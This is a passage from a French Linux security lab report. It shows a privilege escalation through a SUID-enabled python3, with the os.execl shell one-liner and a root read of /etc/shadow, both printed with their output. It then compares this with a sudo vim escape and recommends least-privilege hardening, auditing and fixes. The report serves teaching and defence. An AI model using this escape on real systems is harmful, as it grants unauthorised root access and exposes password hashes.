sys*:20598:0:99999:7:::  
sync*:20598:0:99999:7:::  
games*:20598:0:99999:7:::  
man*:20598:0:99999:7:::  
lp*:20598:0:99999:7:::  
mail*:20598:0:99999:7:::  
news*:20598:0:99999:7:::  
uucp*:20598:0:99999:7:::  
proxy*:20598:0:99999:7:::  
www-data*:20598:0:99999:7:::  
id
```

Résultat obtenu :

```
victim@192: ~
/usr/bin/kismet_cap_rz_killerbee

(victim@192) - [~]
$ python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# ^C
# ^C
# whoami
root
# id
uid=1001(victim) gid=1001(victim) euid=0(root) groupes=1001(victim)
# cat /etc/shadow
root:!:20598:0:99999:7:::
daemon:!:20598:0:99999:7:::
bin:!:20598:0:99999:7:::
sys:!:20598:0:99999:7:::
sync:!:20598:0:99999:7:::
games:!:20598:0:99999:7:::
man:!:20598:0:99999:7:::
lp:!:20598:0:99999:7:::
mail:!:20598:0:99999:7:::
news:!:20598:0:99999:7:::
uucp:!:20598:0:99999:7:::
proxy:!:20598:0:99999:7:::
www-data:!:20598:0:99999:7:::
```

```
uid=1001(victim) gid=1001(victim) euid=0(root) groupes=1001(victim)
```

| Champ            | Explication                                                                                                                  |
|------------------|------------------------------------------------------------------------------------------------------------------------------|
| uid=1001(victim) | L'identité <b>réelle</b> reste <b>victim</b> — le compte n'a pas changé                                                      |
| euid=0(root)     | L'identité <b>effective</b> , celle utilisée pour vérifier les permissions, est <b>root</b>                                  |
| Conclusion       | C'est exactement le mécanisme du SUID : on garde son identité réelle mais on agit avec les droits du propriétaire du binaire |

```
cat /etc/shadow
```

La lecture réussie confirme, comme en Partie 2, l'obtention effective des droits root.

### 3.7 — Nettoyage du laboratoire

```
exit
```

Quitte le shell root obtenu.

```
exit
```

Retour à l'utilisateur **kane**.

```
sudo chmod u-s /usr/bin/python3.13
```



Retire le bit SUID — referme la faille.

```
sudo deluser victime
```

Supprime le compte de test créé pour le laboratoire.

---

## Partie 4 — Synthèse comparative

---

| Critère                  | Attaque sudo                                                                  | Attaque SUID                                                 |
|--------------------------|-------------------------------------------------------------------------------|--------------------------------------------------------------|
| Cause racine             | Règle <code>NOPASSWD</code> trop permissive dans <code>/etc/sudoers</code>    | Bit SUID activé sur un binaire pouvant lancer un shell       |
| Binaire exploité         | <code>vim</code>                                                              | <code>python3.13</code>                                      |
| Mécanisme d'exploitation | Commande interne <code>!</code> de vim                                        | Fonction <code>os.execl()</code> avec option <code>-p</code> |
| Droit obtenu             | <code>uid=0</code> (root réel)                                                | <code>euid=0</code> (root effectif)                          |
| Détection préventive     | <code>sudo -l</code>                                                          | <code>find / -perm -4000 -type f</code>                      |
| Correction               | Retirer <code>NOPASSWD</code> , interdire les éditeurs/interpréteurs via sudo | <code>chmod u-s</code> sur le binaire concerné               |

---

## Partie 5 — Recommandations de sécurité (principe du moindre privilège)

---

1. **Ne jamais autoriser via `sudo`** des programmes capables d'ouvrir un shell : `vim`, `nano`, `less`, `python3`, `find`, `awk`, etc.
2. **Toujours exiger un mot de passe** : éviter `NOPASSWD` sauf nécessité absolue et documentée.
3. **Auditer régulièrement** :
  - Les règles sudo avec `sudo -l` et `cat /etc/sudoers`
  - Les binaires SUID avec `find / -perm -4000 -type f 2>/dev/null`
4. **Retirer le SUID** de tout binaire qui n'en a pas un besoin légitime et documenté (seuls `passwd`, `su`, `ping`, `sudo` en ont normalement besoin par défaut).
5. **Consulter GTFOBins** (<https://gtfobins.github.io>) qui répertorie tous les binaires connus comme exploitables via sudo ou SUID.

6. **Monter certaines partitions avec l'option `nosuid`** dans `/etc/fstab`, pour empêcher toute exécution avec privilèges élevés sur ces emplacements (utile par exemple pour `/tmp` ou les clés USB).
- 

## Conclusion

---

Cette démonstration prouve qu'une **configuration en apparence anodine** — une simple ligne `sudoers` ou un bit de permission oublié — peut suffire à transformer un compte utilisateur basique en accès administrateur complet. Le principe du moindre privilège, couplé à un audit régulier des droits `sudo` et des binaires SUID, reste la meilleure défense contre ce type d'élévation de privilèges.